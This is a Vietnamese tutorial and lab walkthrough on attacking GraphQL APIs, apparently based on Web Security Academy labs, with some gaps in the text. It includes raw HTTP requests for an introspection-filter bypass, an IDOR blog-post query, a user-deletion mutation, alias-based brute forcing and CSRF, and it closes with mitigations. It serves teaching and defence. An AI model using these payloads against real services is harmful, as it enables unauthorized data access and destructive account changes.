
Các lỗ hổng của GraphQL API thường đến từ thiết kế/hiện thực sai. Ví dụ, bật introspection có thể giúp attacker truy vấn thông tin schema.
Tấn công vào GraphQL API thường là request độc hại cho phép thu thập thông tin hoặc thực hiện hành động trái phép. GraphQL cũng dễ gây rò rỉ thông tin.
Finding GraphQL Endpoints
Trước khi test, chúng ta cần tìm HTTP endpoint của GraphQL.
Universal Queries
Khi gửi query { __typename } đến GraphQL endpoint, chúng ta thường nhận {"data":{"__typename":"query"}}. Trường đặc biệt __typename trả về kiểu của đối tượng hiện tại (ở root là query).
Có thể tận dụng để xác định URL là GraphQL endpoint hay không.
Common Endpoint Names
Endpoint thường gặp:
/graphql
/api
/api/graphql
/graphql/api
/graphql/graphql
Có thể dùng universal query ở các endpoint trên.
Nếu không có phản hồi, thử thêm prefix như /v1.
Note
Chú ý rằng các dịch vụ GraphQL thường trả về lỗi “query not present” hoặc các lỗi tương tự khi nhận được các request không phải là GraphQL.
Request Methods
Best practice: chỉ nhận POST với Content-Type: application/json để giảm CSRF. Tuy nhiên, nhiều endpoint vẫn nhận GET hoặc x-www-form-urlencoded.
Trong trường hợp không thể tìm ra GraphQL endpoint sử dụng POST request, có thể thử dùng các HTTP method khác.
Exploiting Unsanitized Arguments
Nếu GraphQL dùng đối số người dùng để truy cập trực tiếp object, có thể dính IDOR. Người dùng đổi đối số để đọc dữ liệu không thuộc quyền (IDOR).
Ví dụ, query sau truy vấn danh sách các sản phẩm:
#Example product queryquery { products { id name listed }}

Kết quả trả về của introspection query có thể rất dài và khó đọc nên có thể dùng công cụ nathanrandal.com/graphql-visualizer để trực quan hóa các mối quan hệ giữa các thao tác và các kiểu dữ liệu.
Suggestions
Kể cả khi introspection bị disable thì chúng ta có thể dùng tính năng suggestion, được hỗ trợ bởi nền tảng Apollo GraphQL. Tính năng này cho phép server có thể gợi ý người dùng về cấu trúc của API từ một câu query “gần đúng” chẳng hạn như There is no entry for 'productInfo'. Did you mean 'productInformation' instead?.
Có thể dùng công cụ nikitastupin/clairvoyance để thu thập thông tin về schema thông qua tính năng suggestion.
query getBlogSummaries { getAllBlogPosts { image title summary id }}
Kết quả trả về thiếu mất blog với ID là 3:
{ "data": { "getAllBlogPosts": [ { "image": "/image/blog/posts/51.jpg", "title": "Favours", "summary": "Favours are a tricky thing. Some people seem to ask for them all the time, some people hardly ever do and some people outright refuse to ever ask for one as they don't want to end up owing someone.", "id": 4 }, { "image": "/image/blog/posts/35.jpg", "title": "Hobbies", "summary": "Hobbies are a massive benefit to people in this day and age, mainly due to the distractions they bring. People can often switch off from work, stress and family for the duration of their hobbies. Maybe they're playing sports, knitting...", "id": 2 }, { "image": "/image/blog/posts/67.jpg", "title": "The Lies People Tell", "summary": "The best kind of lies are the ones you overhear other people telling. You know they are lying because you're standing in a bar when you hear them on the phone saying, 'I'm in the grocery store.' At times like...", "id": 1 }, { "image": "/image/blog/posts/28.jpg", "title": "The history of swigging port", "summary": "The 'discovery' of port dates back to the late Seventeenth Century when British sailors stumbled upon the drink in Portugal and then stumbled even more slowly home with several more bottles. It has been said since then that Portugal is...", "id": 5 } ] }}
Khi click vào một bài blog cụ thể thì ứng dụng gửi query sau:
query getBlogPost($id: Int!) { getBlogPost(id: $id) { image title author date paragraphs }}
Biến sử dụng cho query trên là:
{"id":4}
Thay id thành 3 thì nhận được response như sau:
{ "data": { "getBlogPost": { "image": "/image/blog/posts/32.jpg", "title": "A Guide to Online Dating", "author": "Andy Trick", "date": "2024-11-20T00:46:41.753Z", "paragraphs": [ "Let's face it, it's a minefield out there. That's not even just a reference to dating, the planet right now is more or less a minefield. In a world where cats have their own YouTube channels and a celebrity can become president, why is it so inconceivable there's someone out there for all of us? Luckily, someone invented the internet.", "Somewhere along the line people decided that doing something ridiculous, like meeting another human being organically, was old hat. Why take the time to speak to people face to face and waste breath explaining to each individual person who you are, what you do and that you don't like dogs? Just put it all in a biography next to your best photo and let them ogle you in the cyber zoo.", "Then of course, you get to ogle too. Yes, you may have spotted Mark in the bar and thought he's perfect, handsome and tall. But, he doesn't have that bio next to his head that states just how much he loves to collect stamps.", "The point is, with internet dating, you can iron out the inconsistencies of another human being before you even have to meet them. You may well match with someone online you seem compatible with and then you talk through your hobbies and interests. Be sure to ask in depth questions when you match with someone while also being happy and bashful. Just remember, act like the dwarfs with positive names.", "Getting to know that person a little better before committing to a meeting is paramount. It avoids any awkward conversations like: 'Oh I thought you meant clubbing as in dancing, not seals.' It is imperative you think you'll be a good match with this person!", "Should you find something out about them having three previous marriages that all ended abruptly, don't judge them right away. Do however, google their name to see if the phrase 'not enough evidence to prosecute' comes up. Never judge a book by its cover, but make sure you give the blurb a darn good read before committing to read the whole thing.", "This may go down as some rather startling news, but if it seems to good to be true, it probably is. That stunner, with the incredible photos, laughing at every joke you type, complimenting that hideous picture of you from last year, may not be who they say. Maybe they are, maybe that surfing champion sponsored by Nike really does think you're brilliant, but probably not. Schedule a meet up if things are going well online, don't send them your pin number. If you turn up and the person of your dreams is a bit older and rounder than how they were in the pictures then no harm done. Should you be scammed for hundreds because you were so sure they were real' harm done.", "It's a minefield, no doubt. But with the right amount of searching, asking questions and general common sense, you may just find the right person for you. It's the opposite to what we were taught as kids, talk to strangers and if they offer it, take their candy." ] } }}
Thử sử dụng introspection query thì tìm được trường có tên là postPassword ở trong BlogPost object:
Đăng nhập và xóa người dùng carlos để hoàn thành lab.
Bypassing GraphQL Introspection Defenses
Developer có thể tắt tính năng introspection bằng cách sử dụng regex để loại bỏ từ khóa __schema. Tuy nhiên, kẻ tấn công có thể sử dụng khoảng trắng, ký tự xuống dòng và dấu phẩy để bypass regex mà không làm thay đổi ý nghĩa của câu query ở trong GraphQL.
Ví dụ, nếu developer chỉ loại bỏ những request nào có chuỗi __schema{ thì câu query sau sẽ có thể bypass:
#Introspection query with newline{ "query": "query{__schema {queryType{name}}}"}
Nếu cách làm trên không thành công, có thể dùng GET request vì introspection có thể chỉ bị disable đối với các POST request. Hoặc cũng có thể thử các POST request mà có Content-Type là x-www-form-urlencoded.
Ví dụ bên dưới là một GET request có chứa introspection query được URL-encoded ở trong query parameter:
GET /graphql?query=query%7B__schema%0A%7BqueryType%7Bname%7D%7D%7D HTTP/1.1
Tip
Chúng ta có thể lưu các GraphQL query vào tab “Site map” của Burp Suite bằng cách nhấn chuột phải vào câu query và chọn “Save GraphQL queries to site map”.
Lab: Finding a Hidden GraphQL Endpoint
Trước tiên thử với introspection query như sau:
GET /graphql/v1 HTTP/2Host: 0a29000c0426f0ae8458bfcb0021004f.web-security-academy.netCookie: session=qQVbqvSSWVvnCHEHYJxNKXjpID4WpzJQAccept-Language: en-US,en;q=0.9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36Referer: https://0a29000c0426f0ae8458bfcb0021004f.web-security-academy.net/product?productId=1Content-Type: application/jsonContent-Length: 39{ "query":"query{__schema {queryType{name}}}"}
Server trả về response có status code là 404.
Chuyển request đến Intruder và lặp qua các endpoint sau:
/graphql
/api
/api/graphql
/graphql/api
/graphql/graphql
Tìm thấy GraphQL endpoint ở path /api dựa trên response mà nó trả về:
HTTP/2 200 OKContent-Type: application/json; charset=utf-8X-Frame-Options: SAMEORIGINContent-Length: 156{ "errors": [ { "locations": [], "message": "GraphQL introspection is not allowed, but the query contained __schema or __type" } ]}
Có thể thấy, ứng dụng phát hiện được câu query có chứa __schema.
Bypass bằng cách thêm vào ký tự xuống dòng ở sau keyword __schema:
{ "query":"query IntrospectionQuery { __schema { queryType { name } mutationType { name } subscriptionType { name } types { ...FullType } directives { name description locations args { ...InputValue } } }}...

Trực quan hóa kết quả trả về thì tìm thấy query getUser như sau:
Xây dựng query:
query getUser { getUser(id: 1) { id username }}
Gửi request có chứa query:
POST /api HTTP/2Host: 0a29000c0426f0ae8458bfcb0021004f.web-security-academy.netCookie: session=HxlSgAFPoGoWhQJT8OT15LsE8hn2lL8UContent-Length: 94Content-Type: application/jsonUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36Origin: https://0a460089031d090789c0053b0091007a.web-security-academy.netReferer: https://0a460089031d090789c0053b0091007a.web-security-academy.net/login{"query":"query getUser {\n getUser(id: 3){\n id\n username\n }\n}"}
Note
Nếu không có Content-Type: application/json thì server sẽ phản hồi như sau:
HTTP/2 400 Bad RequestContent-Type: application/json; charset=utf-8X-Frame-Options: SAMEORIGINContent-Length: 19"Query not present"
Kết quả trả về cho thấy ứng dụng không cho sử dụng POST request:
HTTP/2 405 Method Not AllowedAllow: GETContent-Type: application/json; charset=utf-8Set-Cookie: session=4TSOwFGOWAusHurePcy9jPHG4sSAhHiO; Secure; HttpOnly; SameSite=NoneX-Frame-Options: SAMEORIGINContent-Length: 20"Method Not Allowed"
Xây dựng mutation để xóa user carlos dựa trên những thông tin trên:
mutation deleteOrganizationUser { deleteOrganizationUser(input: { id: 3 }) { user { id username } }}
Giải thích mutation:
Chúng ta chỉ định tên của mutation là deleteOrganizationUser giống với trong kết quả trả về của introspection query.
Đối số đầu vào của deleteOrganizationUser có kiểu DeleteOrganizationUserInput bao gồm trường id. Giá trị của id là 3 vì nó là ID của carlos.
Giá trị trả về cũng như là dữ liệu mà chúng ta muốn truy vấn của deleteOrganizationUser là kiểu DeleteOrganizationUserResponse bao gồm một trường là user có kiểu là User. Như đã biết từ hình minh họa, kiểu User có hai trường là id (kiểu Int) và username (kiểu String).
Câu query ở dạng JSON:
{"query":"mutation deleteOrganizationUser { deleteOrganizationUser(input: {id: 3}) { user { id username } }}"}
Tính năng alias2 cho phép một query có thể truy vấn nhiều instance của cùng một type.
Mặc dù alias được sử dụng để giảm thiểu số lượng request cần gửi nhưng nó vẫn có thể bị lạm dụng để brute-force GraphQL endpoint. Cụ thể hơn, nếu ứng dụng có rate limit dựa trên số lượng request thay vì dựa trên số lượng thao tác có trong query thì chúng ta có thể dùng alias để bypass.
Ví dụ sau sử dụng alias để gửi nhiều yêu cầu kiểm tra xem discount code có hợp lệ hay không:
GraphQL API có thể được dùng làm attack vector cho CSRF attack nhằm gửi những request dưới danh nghĩa của người dùng. Lỗ hổng này xảy ra khi GraphQL endpoint không validate Content-Type của các request và không triển khai CSRF token.
Các POST request có Content-Type là application/json sẽ không bị tấn công nếu ứng dụng có thực hiện validate Content-Type. Tuy nhiên, nếu GraphQL endpoint chấp nhận các request có method khác chẳng hạn như GET hoặc Content-Type là x-www-form-urlencoded thì vẫn có thể bị tấn công.
{ "errors": [ { "path": ["changeEmail"], "extensions": { "message": "You must be logged in to change email" }, "locations": [ { "line": 1, "column": 24 } ], "message": "Exception while fetching data (/changeEmail) : You must be logged in to change email" } ], "data": { "changeEmail": null }}
Có thể gửi request thay đổi email với Content-Type là x-www-form-urlencoded:
Các bước để ngăn chặn các tấn công liên quan đến GraphQL:
Nếu API không được sử dụng công khai: tắt introspection.
Nếu API được sử dụng công khai thì introspection có thể được bật. Khi đó, xem lại schema để đảm bảo không để lộ trường thông tin nào nhạy cảm chẳng hạn như email hoặc user ID.
Đảm bảo rằng tính năng suggestion bị tắt.
Để ngăn chặn brute-force hoặc DoS:
Giới hạn độ sâu của query, nhất là các query có nhiều lớp lồng nhau, nhằm đảm bảo server không bị DoS.
Cấu hình giới hạn thao tác (operation limit) nhằm kiểm soát số lượng trường duy nhất, alias, và các trường root được phép sử dụng trong một truy vấn.
Cấu hình số lượng byte tối đa mà một query có thể có.
Cấu hình phân tích chi phí thực hiện query. Nếu query quá phức tạp thì sẽ bỏ qua nhằm tiết kiệm tài nguyên tính toán.
Để ngăn chặn các tấn công liên quan đến CSRF:
Chỉ nhận các POST request có Content-Type là application/json.
Đảm bảo nội dung trong request body có kiểu khớp với Content-Type đã khai báo.